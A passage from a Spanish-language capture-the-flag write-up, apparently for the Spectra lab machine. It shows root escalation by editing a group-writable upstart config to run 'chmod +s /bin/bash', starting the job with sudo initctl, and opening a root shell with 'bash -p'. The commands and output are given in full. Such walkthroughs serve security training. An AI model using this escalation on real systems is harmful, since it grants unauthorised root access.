katie@spectra /etc/init $ id
uid=20156(katie) gid=20157(katie) groups=20157(katie),20158(developers)
katie@spectra /etc/init $
```

Katie pertenece a los grupos katie y developers, vamos afiltrar los archivos en los que el grupo son developers:

```
ls -la | grep developers
```

```
katie@spectra /etc/init $ ls -la | grep developers
-rw-rw----  1 root developers   478 Jun 29  2020 test.conf
-rw-rw----  1 root developers   478 Jun 29  2020 test1.conf
-rw-rw----  1 root developers   478 Jun 29  2020 test10.conf
-rw-rw----  1 root developers   478 Jun 29  2020 test2.conf
-rw-rw----  1 root developers   478 Jun 29  2020 test3.conf
-rw-rw----  1 root developers   478 Jun 29  2020 test4.conf
-rw-rw----  1 root developers   478 Jun 29  2020 test5.conf
-rw-rw----  1 root developers   478 Jun 29  2020 test6.conf
-rw-rw----  1 root developers   478 Jun 29  2020 test7.conf
-rw-rw----  1 root developers   478 Jun 29  2020 test8.conf
-rw-rw----  1 root developers   478 Jun 29  2020 test9.conf
katie@spectra /etc/init $
```

Cualquiera de estos archivos tiene permisos de escritura para los usuarios del grupo developers (el grupo al que petenece katie). Veamos el contenido del primero:

```
cat test.conf
```

```
katie@spectra /etc/init $ cat test.conf
description "Test node.js server"
author      "katie"

start on filesystem or runlevel [2345]
stop on shutdown

script

    export HOME="/srv"
    echo $$ > /var/run/nodetest.pid
    exec /usr/local/share/nodebrew/node/v8.9.4/bin/node /srv/nodetest.js

end script
pre-start script
    echo "[`date`] Node Test Starting" >> /var/log/nodetest.log
end script

pre-stop script
    rm /var/run/nodetest.pid
    echo "[`date`] Node Test Stopping" >> /var/log/nodetest.log
end script
```

Dentro de las palabras clave **script** y **end script** se escriben comandos que se ejecuta cuando se levanta el archivo mediante el uso de initctl, entonces antes de editar este archivo vamos a para este servicio para que tomen efecto los cambios:

```
sudo /sbin/initctl stop test
```

Lo hacemos con sudo porque nos lo mostro el comando **sudo -l**

```
katie@spectra /etc/init $ sudo /sbin/initctl stop test
initctl: Unknown instance:
katie@spectra /etc/init $
```

Ese mensaje sale porque ya esta abajo, en todo caso saldria que el servicio se esta deteniendo si es que estuviera levantado.

Editamos el contenido del archivo **/etc/init/test.conf**, agregamos lo siguiente:

```
script

chmod +s /bin/bash

end script
```

Lo que hacemos es agregarle el permiso SUID a /bin/bash, de modo que cualquier usuario que ejecute una /bin/bash con la flag -p nos abrira una bash como el usuario root

Levantamos el servicio test:

```
sudo /sbin/initctl start test
```

Y abrimos nuestra shell:

```
/bin/bash -p
```

```
katie@spectra /etc/init $ /bin/bash -p
bash-4.3# whoami
root
bash-4.3# id
uid=20156(katie) gid=20157(katie) euid=0(root) egid=0(root) groups=0(root),20157(katie),20158(developers)
bash-4.3# ls /root
main  nodetest.js  root.txt  script.sh  startup  test.conf
bash-4.3#
```

Ya podemos ver la flag root.txt